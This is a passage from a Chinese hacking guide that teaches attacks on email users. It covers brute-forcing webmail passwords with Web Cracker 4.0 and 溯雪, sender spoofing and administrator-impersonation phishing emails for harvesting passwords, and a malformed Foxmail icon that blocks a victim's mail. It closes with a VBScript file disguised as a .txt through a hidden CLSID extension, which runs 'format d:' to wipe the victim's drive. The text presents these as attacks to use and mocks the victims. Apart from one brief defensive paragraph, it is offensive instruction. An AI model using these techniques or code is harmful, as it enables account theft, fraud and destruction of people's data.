Web Cracker4.0 会自动选择一个用户名，然后一个一个地试口令；口令试完以后还没有被破解，再自动选择下一个用户名，接着再一个一个口令地试，不断循环下去，直至破解成功或用户名和口令都试完。如果很幸运地“不小心”破解成功，就可以以破解出的用户名和口令进入该网站或网页，我们这里当然是用来破解进入 Web 邮箱的密码。另外，它还支持代理服务器。

利用 Web Cracker4.0 来破解网络上的用户名和口令是非常方便的，你只要分别指定了保存有用户名和口令的词典文件，然后输入目标主机的地址就可以开始进行破解；并且，该软件还拥有声音提示功能，让你不至于找到密码时还在睡觉。

运行该软件，出现 Web Cracker4.0 主界面，如图 5-2-1 所示。



图 5-2-1 Web Cracker4.0 主界面（文件位置）

点击用户名文件后面的 按钮，在弹出的“Browse”对话框中选择用户名文件，如图 5-2-2 所示。




图 5-2-2 选择用户名文件

在该对话框中，用鼠标双击要装载的用户名文件。

同理再点击“使用用户名字典”后面的 (ICON05-03) 按钮，从弹出的“Browse”对话框中选择口令文件。另外也可以直接选择“使用结合文件（密码在用户名里面）”，即密码文件与用户名文件为同一文件。

另外，我们还可以在“选项”里进行一些其它设置，如是否需声音提示，是否尝试用户名为密码，是否将用户名或密码变换为大写字母或是小写字母等，如图 5-2-3 所示。



图 5-2-3 Web Cracker4.0 的选项设置

我们还可以在“Advanced”页面里进行线程数及是否通过代理服务器连接设置，如图 5-2-4 所示。如果需要使用代理，可以直接在“HTTP 代理”处输入代理服务器的域名或 IP 地址，并填写上相应的端口号、用户名、密码等信息。

在“记录”页面可以设置记录存放的路径和文件名，以及记录的内容设置，如图 5-2-5 所示。



图 5-2-4 Web Cracker4.0 的 Advanced 设置



图 5-2-5 Web Cracker4.0 的记录设置

所有这些设置完成以后，就可以在主界面的“URL：”文本输入框中输入要破解登录的网站地址，这个地址可以是域名或者 IP 地址，如图 5-2-6 所示。



图 5-2-6 输入要破解登录的网站地址

输入地址完毕，我们可以发现主界面上的“开始”按钮由灰变黑，用鼠标单击该按钮，Web Cracker4.0 开始进行攻击。

### 5.2.3 利用溯雪 Web 密码探测器获取密码

我们知道，溯雪 Web 探测器是著名的小榕软件中的一种，它是基于 Web 网页的密码探测器，主要功能为：

对免费信箱的探测，主要通过猜测生日的方法，成功率可达 60%~70%。

对各种社区、BBS、聊天室等密码的探测。

使用溯雪 Web 密码探测器来探测 Web 电子邮箱的密码非常有效，使用的步骤如下：

首先双击溯雪 Beta7 主程序的雪花图标，打开溯雪 Beta7 的主窗口，如图 5-2-7 所示。如果仅仅是一个浏览器，则可点击工具栏上的(ICON05-04)按钮，将主界面分成 6 个部分。(其中 1—浏览器、2—控制台、3—表单选择区、4—标志设置区、5—表单设置区、6—探测历史记录区)。

在溯雪的浏览器地址栏输入想要破解的网页地址，进入相应网页。选择主菜单中“File”|“Import Form Current URL”命令，导入当前网页地址中所包含的表单，导出的表单可以在主界面中的“表单选择区”(即 3 所处位置)显示出来，如在 mail.163.com 网页中就有好几个表单，用户可以根据自己的需要在“表单选择区”选择需要探测的表单。

假设我们现在要探测 163 免费邮箱的密码，首先在“表单选择区”中选择想要破解登录密码的表单，(即在该项前打上“ ”)，“表单设置区”(即 5 所处区域)的内容也随之改变。表单选择区域中的 Submit 一项用于指定提交的 cgi 程序，通常无需修改，如图 5-2-8 所示。



图 5-2-7 溯雪 Beta7 版的主窗口




图 5-2-8 探测项目的设置

注意

如果选择了某一项，而这一项并没有设置 Consist、Dictionary 或 A 中的任何一项，则此项将不会被提交。

如果需要探测用户 sysop 的密码，选中“表单设置区”中的“Username”一行，再在主菜单中选择“Edit”|“Edit Element Form”命令(或是直接双击“表单设置区”中的“Username”一行)，可以设置用户，如图 5-2-9 所示。




图 5-2-9 设置用户项

Element Const 一项用于直接输入需要探测的用户，可以是一个或者多个，中间用“,”间隔。例如：sysop，

netease , mike , zhang 等，此处由于需要探测的是 sysop，所以输入 sysop。当然也可以直接选中“ dictionary ”项，选择一个用户字典，破解多用户的密码。

下面我们需要指定一个密码字典，双击“ 表单设置区 ”中的“ Password ”一行，如图 5-2-10 所示，字典在 Dictionary 处设置，点击“ Browse ”按钮选择。




图 5-2-10 指定一个字典

Referto：指定参照的设置，例如此处选择 User，则采用用户名和密码一一对应的方式探测。

Append Word From Single.INI：使用简单模式字典，简单模式字典的设置 Single.INI 文件中。

有了用户名和密码字典，就可以开始探测了，从菜单中选择“ Run ”|“ Start/Restart ”命令，首先会出现临时文件保存的对话框，如图 5-2-11 所示。




图 5-2-11 临时文件保存对话框

Just For Once：只要探测出一个即结束，因为溯雪可能会探测出很多符合其条件的结果。确定之后开始选择一个错误的标志，如图 5-2-12 所示。

溯雪在探测的过程中只要发现在相同位置出现的标志不一样，即认为探测成功，点击“ OK ”按钮开始探测。探测过程中可以随时从菜单中选择“ Run ”|“ Stop ”命令停止探测，或者按下 F12 也可停止当前的探测。

如果探测成功，会出现一个结果报告单，如图 5-2-13 所示。



图 5-2-12 选择一个错误标志




图 5-2-13 出现一个结果报告单

但是探测结果不一定全部都是需要的，需要分类挑选。

Sort：排序的项目

By：排序的方式，Ascending 一升序，Descending 一降序。

对于探测结果可以直接点击“Test”按钮进行测试，如果能够正常登录邮箱，那么这就是你想要的结果了。

## 小技巧

为了避免缓冲区的影响，在对单个用户进行探测时（尤其是在探测生日），请选择“Just For Once”

选项。



现在的邮件网站在进行网页设计时已经越来越重视安全问题了，所以上面介绍的方法可能只能针对少部分网站有效，但是别急，我们还有另外一招，那就是欺骗法，那才是又有效，又快速的一种方法。

## 5.3 欺骗法进行邮件攻击

现在的黑客越来越难以防范了，许多时候，他们往往利用一些用户认识上的差异，采用以假乱真、瞒天过海等欺骗手法，来获取用户的用户名和密码，或是获取用户的邮件，甚至攻击。

### 5.3.1 利用 OE 回复邮件漏洞进行欺骗攻击

利用 Outlook Express 回复邮件功能中的漏洞，我们可以通过欺骗的方法来非法获取其他用户的邮件。如我们假冒授权人，要求收件者回复其口令，收件者稍微疏忽，就可能将口令回复到了我们的邮箱。因为目前使用的 SMTP（简单邮件传送协议）极其缺乏验证功能，因此就使得假冒电子邮件进行电子邮件欺骗十分容易。

下面我们就来看看如何利用 Outlook Express 回复邮件功能的漏洞进行欺骗的。

具体的设置步骤如下：

首先在需要在 Outlook Express 主窗口中选择“工具”|“账号”命令，打开“Internet 账号”对话框，如图 5-3-1 所示。



图 5-3-1 添加邮件账号对话框

接着单击“添加”|“邮件”命令，打开“Internet 连接向导”对话框，如图 5-3-2 所示，在“显示名”文本框中，输入姓名。当用这个账号发送邮件时，该姓名将出现在外发邮件的“发件人”字段。

单击“下一步”按钮，打开如图 5-3-3 所示的对话框，然后在该对话框中，输入该邮件账号对应的电子邮件地址，如 tuopu@371.net。如果没有现成的电子邮件地址可以用，也可以到 Hotmail 中去申请一个新的邮箱。



图 5-3-2 Internet 连接向导



图 5-3-3 设置邮件账号对应的电子邮件地址

继续单击“下一步”按钮，出现“电子邮件服务器名”对话框，如图 5-3-4 所示，然后在该对话框中，首先选择接收邮件的服务器类型，一般来说接收邮件的服务器都是 POP3 类型的。

在“接收邮件服务器”文本框中输入接收邮件（POP3）服务器的域名或者 IP 地址。

在“外发邮件服务器”文本框中输入发送邮件服务器的域名或者 IP 地址。


接着继续单击“下一步”按钮，出现“Internet Mail 登录”对话框，如图 5-3-5 所示，在该对话框中，输入登录邮件服务器时的账号名和密码。一般来说，邮箱的账号名是邮箱地址 @ 前面的部分，例如对于邮箱 tuopu@371.net 来说，它的账号名为 tuopu。



图 5-3-4 “电子邮件服务器名”对话框



图 5-3-5 “InternetMail 登录”对话框

 如果为了方便，可以在该对话框中输入密码，并且选中“记住密码”选项。这样一来，我们以后在连接邮件服务器的时候，就不用再输入密码了，但这样做的缺点是：该账号就很容易被别人盗用了。哈哈！！！！

如果我们没有在该对话框中输入密码，那么当连接邮件服务器的时候，OutlookExpress 就会提示我们输入密码，如图 5-3-6 所示。



图 5-3-6 输入密码



接着在“Internet Mail 登录”对话框中单击“下一步”按钮，会弹出如图 5-3-7 所示的祝贺对话框，单击其中的“完成”按钮，就完成邮件账号的创建了。这时候，就可以在“Internet 账号”对话框中，看到自己新创建的邮件账号了，如图 5-3-8 所示。



图 5-3-7 邮件账号设置完成



图 5-3-8 邮件账号添加成功

然后在“Internet 账号”对话框中，选中刚才新建的邮件账号“pop.371.net”，接着单击右边的“属性”按钮，打开其属性对话框，如图 5-3-9 所示。

为了欺骗获得其他用户的邮件，还需要在“pop.371.net 属性”对话框中，对该邮件账号的属性进行一些小小的修改，其实只要在属性对话框的“常规”选项卡中稍微做一下改动就可以了。

例如，想要欺骗获得别的用户发给邮箱 xky@public.zz.ha.cn 的邮件，就可以在用户信息的名称中，把原来的姓名内容改成 xky@public.zz.ha.cn，如图 5-3-10 所示。



图 5-3-9 邮件账号属性对话框



图 5-3-10 修改用户信息中的“姓名”

接着单击“确定”按钮，完成邮件账号 pop.371.net 的属性修改。然后关闭“Internet 账号”对话框，回到 Outlook Express 的主窗口中。接着单击工具条上的“新邮件”按钮，打开“新邮件”对话框，如图 5-3-11 所示，在该对话框中，我们将新建一封欺骗邮件。在新建的邮件中，选中刚才建立的邮件账号的邮箱作为发件人，这里为 tuopu@371.net。




图 5-3-11 新建一封欺骗邮件



经过这样创建出来的邮件在发送以后，其中有什么奥妙？结果如何呢？想必聪明的你一定能够明白吧！！

欺骗邮件的创建方法同一般的邮件是一样的，只不过在其中添加了一些欺骗信息。

在欺骗邮件创建完成之后，直接单击“发送”按钮，就可以把这封欺骗邮件发送出去了。这样，当 nctry@sohu.com 的用户收到这封欺骗邮件的时候，他看到的邮件内容就如图 5-3-12 所示。



图 5-3-12 收到欺骗邮件

我们可以看到在“发件人”栏中，Outlook Express 显示的是 xky@public.zz.ha.cn，但是实际上，这封邮件的发件人应该是 tuopu@371.net。


这时候如果我们在发件人 xky@public.zz.ha.cn 上双击，就可以打开其属性对话框，如图 5-3-13 所示，在该对话框中，我们可以看到姓名为 xky@public.zz.ha.cn 的发件人，实际用的邮箱地址为 tuopu@371.net。

当 nctry@sohu.com 的用户单击如图 5-3-12 所示对话框中的“回复作者”按钮以回复这封欺骗邮件的时候，他看到的回信对话框如图 5-3-14 所示。



图 5-3-13 发件人属性对话框

当 nctry@sohu.com 的用户在回复了这封欺骗邮件后，在邮箱 tuopu@371.net 中，我们就可以收到回复信息了。如果我们双击发件人的姓名“xky@public.zz.ha.cn”，则在打开的属性对话框中，就可以看到是 nctry@sohu.com 的用户回复了这封欺骗邮件。

 想要别人回复你的欺骗邮件比较容易，但是要别人将用户名和密码提供给你，这可得要费点心机了，如采用将欺骗地址设置为同假冒地址相似的地址，别人把密码给你的机会可能会增加一些哟！

对 Outlook Express 邮件欺骗的防范：

要想防备 Outlook Express 的邮件欺骗，在回复邮件的时候，必须在答复邮件的对话框中，单击“收件人”栏中的收件人，打开“查看收件人”对话框，查看回复邮件的收件人，检查该收件人的 E-mail 地址到底是不是自己想要回复的 E-mail 地址，特别是对于将欺骗地址设置为同假冒地址相似的地 址的欺骗者更要小心。如果不是，该怎么做，哈哈，全看你的了。

### 5.3.2 利用邮件欺骗获取用户名和密码

这种方法一般是采用假冒系统管理员的方法，黑客在其发给收件人的电子邮件中声明该邮件是来自系统管理员，要求收件人修改自己的用户名和密码（密码口令可能为指定字符串），并威胁如果不服从则采取某种措施（如停用邮箱等）。一般用户都不会怀疑邮件的真实性，老老实实地在黑客规定的区域填写上用户名和密码，从而达到了黑客预期的目的。

下面我们就来看看如何进行邮件欺骗。

（1）首先需要用记事本编写一封用于欺骗对方输入邮件用户名和密码的信件，信件格式使用 HTML 格式，内容如图 5-3-15 所示：




图 5-3-14 回复邮件



图 5-3-15 欺骗对方输入用户名和密码的文件

**提示**

如果以管理员身份让对方报上用户名和密码，在设置收取对方用户名和密码的邮件地址时最好与对方使用的邮件服务器相同，否则容易引起对方怀疑。

（2）在这封信寄出去之前，我们需要将自己邮件地址的用户信息进行更改，以欺骗对方，下面以 Outlook Express 为例来进行说明。

在 Outlook Express 的程序主菜单中选择“工具”|“账号”，进入账户对话框，如图 5-3-16 所示。

选择自己的邮件账号后再点击“属性”，进入该账号的属性对话框，如图 5 - 3 - 17 所示。



图 5-3-16 账户对话框



图 5-3-17 账号属性对话框

在“用户信息”中的“姓名”更改为“Service”或是“Administrator”，其它不变。

(3) 接下来就可以寄信了，在 Outlook Express 中，点击“创建邮件”，进入“新邮件”撰写对话框，选择主菜单上的“格式”|“多信息文本 (HTML)”，然后再选择“查看”|“编辑源文件”(前面打“ ”)，再选择底部的“源文件”标签，得到如图 5 - 3 - 18 所示的界面。

输入相应的信息后，再切换到“编辑”标签，如图 5 - 3 - 19 所示。



图 5-3-18 撰写新邮件界面



图 5-3-19 发送前的“新邮件”窗口

切换成文本文件后，你可以检查一下是否符合要求。如果满足要求，则可以直接点击“发送”按钮发送出去。

(4) 当对方收到信时，就会看到如图 5 - 3 - 20 所示的内容。

(5) 一般新手都看不出有什么问题，即便是老手也可能疏忽大意，直接输入了自己信箱的用户名和密码，然后按下确定按钮提交，这样对方的用户名和密码也就发送到了你自己预先设置的信箱里，如图 5 - 3 - 21 所示。




图 5-3-20 对方收到信的内容



没想到吧，这么轻松就把别人的密码骗过来了。

### 5.3.3 利用 Foxmail 的个性图标进行欺骗攻击

Foxmail 因其设计优秀、体贴用户、使用方便，提供全面而强大的邮件处理功能，具有很高的运行效率等特点，赢得了国内广大用户的青睐。但是其安全性却令人担忧，即便是最新的 5.0 版本，也一样很容易成为黑客的盘中餐。

下面我们就来主要介绍一下如何利用 Foxmail 5.0 的个性图标签名邮件功能来进行攻击。

#### 1. 个性图标签名邮件

在 Foxmail 中收取邮件时，忽然一个可爱的小动物跑到屏幕上，一看就知道是好友来信了。用鼠标轻点，小动物立刻把邮件打开，这就是 Foxmail 提供的个性图标签名邮件功能。

这里我们先介绍一下在 Foxmail 中使用个性图标签名邮件的方法。

设置发送个性图标签名邮件的操作步骤如下：

在 Foxmail 5.0 中选择“账户”|“属性”命令，如图 5-3-22 所示，打开“账户属性”对话框。




图 5-3-22 “账户”菜单的中“属性”命令

然后再进入“账户属性”对话框中的“个人信息”栏，选中“在邮件中使用个性图标”复选项，如图 5-3-23 所示。



图 5-3-23 “个人信息”栏

接着单击“选择图标”按钮，打开如图 5-3-24 所示的对话框，在该对话框中选择一个图片作为个性图标，也可以选择自己创建的图片文件，但图片文件必须是 GIF 格式的。



图 5-3-24 选择 GIF 格式的图片文件

完成个性图标的设置之后，以后我们在撰写新邮件的时候，就会在邮件主题的右边出现我们刚才选定的个性图标了，如图 5-3-25 所示。



图 5-3-25 新邮件中的个性图标

如果想要清除该个性图标，使用鼠标右击它，然后在弹出的如图 5-3-26 所示的快捷菜单中选中“清除个性图标”命令并确认就可以了。

当接收到带有个性签名图像的邮件后，就会在计算机屏幕中出现发件人的签名图像，用鼠标双击该图像，就会打开相应的邮件。



图 5-3-26 清除个性图标

2. 修改个性图标编码方式的攻击

在 Foxmail 5.0 中撰写一份新邮件，新邮件使用个性签名图标，如图 5-3-27 所示，攻击的目标邮箱是 nctry@sohu.com。

然后单击工具栏上的“保存”按钮，把这封邮件保存到发件箱中去。接着如图 5-3-29 所示，在发件箱中选择这封邮件。



图 5-3-27 在 Foxmail 5.0 中撰写新邮件




图 5-3-28 把邮件保存到发件箱中

然后在主菜单中选择“文件”|“导出邮件”命令，打开“另存为”对话框，如图 5-3-29 所示。



图 5-3-29 导出邮件

把邮件导出为 d:\aaa.txt (默认为 \*.eml 文件), 用记事本打开 aaa.txt, 其内容如下所示:

```
Date: Thu, 30 Oct 2003 08:15:02 +0800 // 发信时间
From: "tuopu"<tuopu@371.net> // 发信人
To: "nctry" nctry@sohu.com // 收件人
Subject: aaa // 主题名称
X-mailer: Foxmail 5.0 beta1 [cn] // 邮件客户端
Mime-Version: 1.0 //MIME 版本
Content-Type: multipart/mixed; //MIME 类型
    boundary="====001_Dragon616364271172_====" // 指定分界符
This is a multi-part message in MIME format. // 注释
--====001_Dragon616364271172_==== // 分界符
Content-Type: text/plain; //MIME 类型
    charset="gb2312" // 字符集
Content-Transfer-Encoding: base64 // 编码方式
bmN0cnpjMT6usOjoQ0KICAgICAgb7Tyr = = = = // 邮件正文 (省略)
--====001_Dragon616364271172_==== // 分界符
Content-Type: image/gif; //MIME 类型
    name="sina.gif" // 图标名称
Content-Transfer-Encoding: base64 // 编码方式
Content-Disposition: FoxmailIcon; // 客户端自定义
    filename="sina.gif" // 个性签名图标
R0lGODlhPAA8A0Z/APcpKkinp+IEBvTs4..... // 个性图标的编码, 在此省略
--====001_Dragon616364271172_==== // 分界符
```

到这里的时候, 采取将 Foxmail 个性图标部分的编码方式改为其他或不存在的编码方式, 如把 base64 改为 base60, 代码如下所示:

```
Content-Type: image/gif/ //MIME 类型
name="sina.gif" // 文件名
Content-Transfer-Encoding: base60 // 修改为其他或不存在的编码方式
Content-Disposition: FoxmailIcon; // 这是 Foxmail 自己的定义, 其他客户端是不支持的
filename="sina.gif" // 个性签名图标文件名
```

然后另存修改的文件为 d:\testmail.txt, 并关闭记事本。然后再在 Foxmail 5.0 的工具条上单击“发件箱”按钮, 然后点选“文件”|“导入邮件”命令, 把 d:\testmail.txt 文件导入到发件箱, 如图 5-3-30 所示。



图 5-3-30 导入邮件



然后单击工具栏的“发送”按钮，把这封具有破坏性的邮件发送出去。

这样一来，用户在使用 Foxmail 收取这封邮件的时候，就会弹出一个“Information”对话框，如图 5-3-31 所示。

用户只好单击“确定”，噩梦由此开始，从此以后，再用 Foxmail 收取信件时，始终只收到这封带有出错信息的信件，正常信件却无法收取，虽然在显示的信息中发现自己还有另外的邮件，如图 5-3-32 所示。



图 5-3-31 收到信件后出错信息



图 5-3-32 显示有 2 封信件

对方如果用 Foxmail 来收取信件的话，那他就惨了！他怎么样也收取不到其他人给他发来的邮件了。但是如果他采用 OE 之类的邮件软件将这封带有错误信息的信收取下来之后（用 OE 收取后并不会会有错误信息跳出，只是个性图标无法显示而已），再使用 Foxmail 收取信件就正常了。

### 3. 删减个性图标内容实现攻击

同样，如果我们 Foxmail 个性图标的编码内容进行一些适当的删减，例如把个性图标编码的前四行删除，如图 5-3-33 所示。



图 5-3-33 删除个性图标编码的前四行

然后再重复我们前面所描述的“导入邮件 发送 接收”过程，就可以看到，在接收邮件之后，Foxmail 也会出现类似的异常错误，这样，就实现我们攻击的目的了。



这种攻击方法类似邮件炸弹，只是导致 Foxmail 无法正常收取信件而已，受害者并没有多大损害，而且如果收信者并没有采用 Foxmail 程序收信，而是采用其他的如 OE 之类的邮件程序收取邮件，则并不能对收信者造成任何损失。

### 5.3.4 如何实现 TXT 文件欺骗攻击



现在人们都已经知道，不能轻易打开电子邮件里的可执行文件类附件，那么通过邮件要如何才能实现的攻击目的呢？



可以将邮件附件设置为图像文件或是文本文件，让浏览者误以为那些附件没有任何危险，除了在前面讲解的采用一些捆绑软件在这些文件上捆绑一些木马实现攻击以外，我们还可以对文本文件本身下一些功夫，从而实现攻击。

由于目前 Windows 系列操作系统的默认设置是隐藏已知文件扩展名的，所以在对某个文本文件进行改动后，发送给对方，当他去点击那个看上去没有什么危险的文本文件时，可能就会有有些破坏性的命令跟着执行了。

下面我们就来看看如何利用 .txt 文件进行欺骗攻击。

首先用记事本编写一个如下的文件。

```
<html>
< script language="VBScript">
  Dim WSHShell
  set WSHShell=CreateObject("WScript.Shell")
  WSHShell.run("c:\format d:")
< /script>
</html>
```

然后保存为“倾心交友联系表.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}”文件，在资源管理器中显示时将不会显示“.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}”部分，如图 5-3-34 所示。

虽然该文件是 HTML 程序，但是其扩展名并不会显示，即使是用户在资源管理器中，选择“工具”|“文件夹选项”|“查看”命令，将 Windows 默认的“隐藏已知文件类型的扩展名”前面的钩去掉，如图 5-3-35 所示，也一样不会显示这类特殊的 HTML 扩展名。



图 5-3-34 保存后的结果显示




图 5-3-35 设置显示已知文件类型的扩展名

为什么会用.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}作为扩展名呢？因为{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}在注册表里是HTML文件关联的意思，如图5-3-36所示，但在存成文件名的时候它并不会显示出来，这一点正好被我们利用。




图 5-3-36 在注册表中的关联

文件制作好以后，就可将此文件作为附件发送给对方，对方收到后，一看有附件，点击附件按钮，如图5-3-37所示，发现是“倾心交友联系表（绝对棒）.txt”，可能根本就不会多想就会双击查看（实际上稍微细心一点就会发现图标不同），当他打开查看时，就已经运行了你设计好的HTML程序，跟着他的D盘就开始被格式化，你也就达到了攻击的目的。



注意你发送给对方文件名的长度，最好先发送给自己测试一下，尽量做到文件名刚好显示完全，后面的有关HTML的代码就不用显示了，否则会引起对方怀疑。



图 5-3-37 收到的附件显示

